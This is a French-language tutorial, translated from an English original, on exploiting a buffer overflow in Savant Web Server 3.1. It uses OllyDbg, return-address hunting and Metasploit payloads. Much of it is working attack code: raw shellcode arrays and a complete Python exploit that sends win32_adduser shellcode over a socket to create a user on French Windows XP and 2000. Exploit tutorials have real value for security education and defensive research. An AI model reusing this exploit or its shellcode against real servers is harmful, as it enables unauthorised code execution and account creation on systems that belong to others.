Tutorial sur l'exploitation d'un Buffer Overflow dans le Serveur Web Savant 3.1

Par mati*@*see-security.com

Traduit par jerome*@*athias.fr

Tutorial sur l'exploitation d'un Buffer Overflow dans le Serveur Web Savant 3.1

http://savant.sourceforge.net

Description du Serveur Web Savant :

Savant est un serveur web opensource gratuit qui fonctionnant sur Windows 9x, ME, NT, 2000, et XP transformant n'importe quel ordinateur de bureau en un puissant serveur web.

Conçu pour être rapide, sécurisé, et efficace, Savant a été choisi par des milliers de webmestres amateurs et professionnels de part le monde.

La vulnérabilité :


Le Serveur Web Savant 3.1 (les autres versions n'ont pas été vérifiées) est vulnérable a plusieurs buffer overflows à travers les requêtes GET, POST et d'autres.

Le débordement de tampon (overflow) peut être reproduit en envoyant une requête HEAD de 257 caractères au serveur web, et peut permettre l'exécution de commandes arbitraires.

Nous allons utiliser un script python simple combiné avec netcat pour étudier l'état du buffer overflow.

```
buffer = 'HEAD / ' + '\x41' * 257 + '\r\n'
print buffer
```


Nous exécutons ce script et on le conduit vers le localhost, sur le port 80 via Netcat



Construction de l'Exploit :


Nous attachons Ollydbg au processus savant.exe (File / Attach)

et nous reproduisons l'overflow




Nous pouvons voir que EIP est réécrit.

A NOTER : plus de 257 caractères dans le buffer n'entraîneront « PAS » la réécriture d'EIP.
Il y a probablement une certaine forme de vérification sur les requêtes HTTP.
Malheureusement, cela complique un peu l'écriture d'un exploit, car nous ne disposerons pas d'assez d'espace pour notre shellcode.



L'on voit que le pointeur sur « HEAD » est 4 octets après (ou avant) l'ESP – dans notre exemple ESP pointe sur 00B5EA60, alors que le pointeur du « HEAD » est en 00B5EA64.

Du fait que le pointeur « HEAD » « est » contrôlé par l'utilisateur, nous pouvons utiliser ce champ pour sauter (jump) dans notre shellcode. Nous notons également qu'il y a quelques « octets non contrôlés par l'utilisateur » après la commande « HEAD ». Nous devons prendre ceci en considération lors de la création de notre exploit, et nous assurer que nous sautons au dessus de ces octets, afin d'amener sûrement notre shellcode. Nous allons utiliser un « saut court » (short jump) (EB) pour passer au dessus de cela, et arriver dans notre shellcode.



Trouver une adresse de retour :


Nous devons trouver des pop, ret :

Dans ollydbg ; View -> Executable modules : Donne les dlls qui sont chargées en mémoire.

Depuis le site du Metaploit :

Cela sera facile pour les Windows en langue anglaise.

Pour nous, francophones, nous allons utiliser l'utilitaire findjmp2 de notre ami Class101 ;)



Ok, on a un pop/pop/ret en 719E260D sur Windows XP SP2 FR.
On va trouver le même en 74FA2AC4 sur Windows 2K SP4 FR.

Comme l'on ne voudra qu'un pop/ret, on évite le premier pop en rajoutant +1 à notre adresse, soit : 719E260E (ou 74FA2AC5 pour Windows 2000).


Générer le shellcode :

Nous pouvons utiliser un shellcode du site Metasploit :

http://metasploit.com:55555/PAYLOADS

Pour cet exemple, nous allons utiliser le payload « win32_exec », qui exécute la commande « calc.exe ».

Nous ne *devons* pas oublier les caractères spécifiques qui pourraient être filtrés par le protocole HTTP, comme 0x00 (NULL), 0x20 (espace), 0x0A (nouvelle ligne), 0x0D (nouvelle ligne).
Nous allons ajouter ces caractères dans le champ « Bad Chars » sur l'interface web Metasploit.



Le shellcode « calc.exe » résultant ressemble à ceci (172 octets) :

```
/* win32_exec -  EXITFUNC=seh CMD=calc.exe Size=172
Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"\x33\xc9\x83\xe9\xdb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x50"
"\xfb\xbc\xd0\x83\xeb\xfc\xe2\xf4\xac\x13\xfa\xd0\x50\xfb\x37\x95"
"\x6c\x70\xc0\xd5\x28\xfa\x53\x5b\x1f\xe3\x37\x8f\x70\xfa\x57\x33"
"\x7e\xb2\x37\xe4\xdb\xfa\x52\xe1\x90\x62\x10\x54\x90\x8f\xbb\x11"
"\x9a\xf6\xbd\x12\xbb\x0f\x87\x84\x74\xff\xc9\x33\xdb\xa4\x98\xd1"
"\xbb\x9d\x37\xdc\x1b\x70\xe3\xcc\x51\x10\x37\xcc\xdb\xfa\x57\x59"
"\x0c\xdf\xb8\x13\x61\x3b\xd8\x5b\x10\xcb\x39\x10\x28\xf4\x37\x90"
"\x5c\x70\xcc\xcc\xfd\x70\xd4\xd8\xb9\xf0\xbc\xd0\x50\x70\xfc\xe4"
"\x55\x87\xbc\xd0\x50\x70\xd4\xec\x0f\xca\x4a\xb0\x06\x10\xb1\xb8"
"\xa0\x71\xb8\x8f\x38\x63\x42\x5a\x5e\xac\x43\x37\xb8\x15\x43\x2f"
"\xaf\x98\xdd\xbc\x33\xd5\xd9\xa8\x35\xfb\xbc\xd0";
```


On peut alors commencer à construire notre exploit :

```
# quelques nops (80 octets)

sc = '\x90' * 80

#calc.exe Shellcode (172 octets)

sc += "\x33\xc9\x83\xe9\xdb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x50"
sc += "\xfb\xbc\xd0\x83\xeb\xfc\xe2\xf4\xac\x13\xfa\xd0\x50\xfb\x37\x95"
sc += "\x6c\x70\xc0\xd5\x28\xfa\x53\x5b\x1f\xe3\x37\x8f\x70\xfa\x57\x33"
sc += "\x7e\xb2\x37\xe4\xdb\xfa\x52\xe1\x90\x62\x10\x54\x90\x8f\xbb\x11"
sc += "\x9a\xf6\xbd\x12\xbb\x0f\x87\x84\x74\xff\xc9\x33\xdb\xa4\x98\xd1"
sc += "\xbb\x9d\x37\xdc\x1b\x70\xe3\xcc\x51\x10\x37\xcc\xdb\xfa\x57\x59"
sc += "\x0c\xdf\xb8\x13\x61\x3b\xd8\x5b\x10\xcb\x39\x10\x28\xf4\x37\x90"
sc += "\x5c\x70\xcc\xcc\xfd\x70\xd4\xd8\xb9\xf0\xbc\xd0\x50\x70\xfc\xe4"
sc += "\x55\x87\xbc\xd0\x50\x70\xd4\xec\x0f\xca\x4a\xb0\x06\x10\xb1\xb8"
sc += "\xa0\x71\xb8\x8f\x38\x63\x42\x5a\x5e\xac\x43\x37\xb8\x15\x43\x2f"
sc += "\xaf\x98\xdd\xbc\x33\xd5\xd9\xa8\x35\xfb\xbc\xd0";

adresse_de_retour = '\x0D\x26\x9E\x71'    #719E260D « à l'envers »

buffer = '\xEB\x30' + ' /' + sc + adresse_de_retour + '\r\n\r\n'

print buffer
```

On lance notre exploit, et à notre consternation, nous ne voyons pas notre shellcode s'exécuter.

Ajuster notre exploit :

Nous rechangeons notre adresse de retour en \x41\x41\x41\x41, et nous lançons notre code d'exploit. Il semble que l'EIP n'est pas totalement réécrit. En fait, il semble que l'on est à côté de notre cible de 1 octet.



On peut ajouter1 octet au début du shellcode (dans les nops)


On change :

```
# quelques nops (80 octets)

sc = '\x90' * 80
```

En :

```
# quelques nops (81 octets)

sc = '\x90' * 81
```

On relance ensuite notre code.



Parfait. On est maintenant bien aligné.
L'on remet notre bonne adresse de retour et l'on test.

Encore raté ☹

L’on constate que le EB est transformé en CB… ?

L’on va essayer autrement en utilisant des nops :


On change :

```
buffer = '\xEB\x30' + ' /' + sc + adresse_de_retour + '\r\n\r\n'
```

En :

```
buffer = '\x90' * 30 + ' /' + sc + adresse_de_retour + '\r\n\r\n'
```

On réexécute en croisant les doigts…



Qu’elle joie de voir la Calculatrice apparaître !

Construire un meilleur exploit :

Aussi excitante que la Calculatrice puisse être, nous aurions envie d'un payload plus agressif, comme un bind ou reverse shell, ou bien ajouter un utilisateur Administrateur.

Malheureusement, nous disposons de peu de place disponible pour notre shellcode et la plupart des shellcodes seront trop gros.

Heureusement, nous voyons que le shellcode win32_adduser du Metasploit est suffisamment petit (232 octets) pour notre payload de shellcode.

Nous regénérons notre shellcode, en utilisant les mêmes « caractères interdits » que précédemment, et l'on ajoute THREAD comme notre méthode EXITFUNC (plutôt que SEH). Cela va empêcher Savant de planter lorsque nous enverrons notre buffer overflow, et n'interrompra pas les opérations normales du serveur web.

```
############################################################
#                                                          #
# Savant web server Buffer Overflow Exploit                #
# Discovered by : Mati Aharoni                             #
# Coded by : Tal Zeltzer and Mati Aharoni                  #
# www.see-security.com                                     #
# FOR RESEACRH PURPOSES ONLY!                              #
# Support des Windows FRançais par Jerome Athias           #
============================================================

import struct
import socket

sc = "\x90" * 21  #Il nous faut ce nombre de nops

# win32_adduser - PASS=pwd EXITFUNC=thread USER=X Size=232 Encoder=PexFnstenvSub
http://metasploit.com

sc += "\x31\xc9\x83\xe9\xcc\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd8"
sc += "\x23\x73\xe4\x83\xeb\xfc\xe2\xf4\x24\xcb\x35\xe4\xd8\x23\xf8\xa1"
sc += "\xe4\xa8\x0f\xe1\xa0\x22\x9c\x6f\x97\x3b\xf8\xbb\xf8\x22\x98\x07"
sc += "\xf6\x6a\xf8\xd0\x53\x22\x9d\xd5\x18\xba\xdf\x60\x18\x57\x74\x25"
sc += "\x12\x2e\x72\x26\x33\xd7\x48\xb0\xfc\x27\x06\x07\x53\x7c\x57\xe5"
sc += "\x33\x45\xf8\xe8\x93\xa8\x2c\xf8\xd9\xc8\xf8\xf8\x53\x22\x98\x6d"
sc += "\x84\x07\x77\x27\xe9\xe3\x17\x6f\x98\x13\xf6\x24\xa0\x2c\xf8\xa4"
sc += "\xd4\xa8\x03\xf8\x75\xa8\x1b\xec\x31\x28\x73\xe4\xd8\xa8\x33\xd0"
sc += "\xdd\x5f\x73\xe4\xd8\xa8\x1b\xd8\x87\x12\x85\x84\x8e\xc8\x7e\x8c"
sc += "\x37\xed\x93\x84\xb0\xbb\x8d\x6e\xd6\x74\x8c\x03\x30\xcd\x8c\x1b"
sc += "\x27\x40\x1e\x80\xf6\x46\x0b\x81\xf8\x0c\x10\xc4\xb6\x46\x07\xc4"
sc += "\xad\x50\x16\x96\xf8\x7b\x53\x94\xaf\x47\x53\xcb\x99\x67\x37\xc4"
sc += "\xfe\x05\x53\x8a\xbd\x57\x53\x88\xb7\x40\x12\x88\xbf\x51\x1c\x91"
sc += "\xa8\x03\x32\x80\xb5\x4a\x1d\x8d\xab\x57\x01\x85\xac\x4c\x01\x97"
sc += "\xf8\x7b\x53\xcb\x99\x67\x37\xe4";
sc += "AA"

# Win2k SP0,1,2,3,4 (US...)
#Change Return address as needed
#buf = "\xEB\x19" + " /" + sc + struct.pack("<L",0x750236b2) + "\r\n\r\n"

#Win 2K SP4 FR
#0x74FA2AC4       pop esi - pop - ret     ws2help.dll Win 2K SP4 FR
#(Trouvé avec findjmp2 par Class101 ;)
#buf = "\x90" * 24 + " /" + sc + struct.pack("<L",0x74fa2ac5) + "\r\n\r\n"
#EB devient CB...? on le change par des nops

#Win XP SP2 FR
#0x719E260D       pop esi - pop - ret     ws2help.dll Win XP SP2 FR
buf = "\x90" * 24 + " /" + sc + struct.pack("<L",0x719e260e) + "\r\n\r\n"
#EB devient CB...? on le change par des nops


s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('127.0.0.1',80))
s.send(buf)
s.close()
```

Crédits :

Vulnérabilité trouvée par Muts
Exploit codé par Tal.z et Muts.
Merci à Metasploit pour le shellcode et l'inspiration.
Google
Traduction et adaptation française par Jérôme ATHIAS.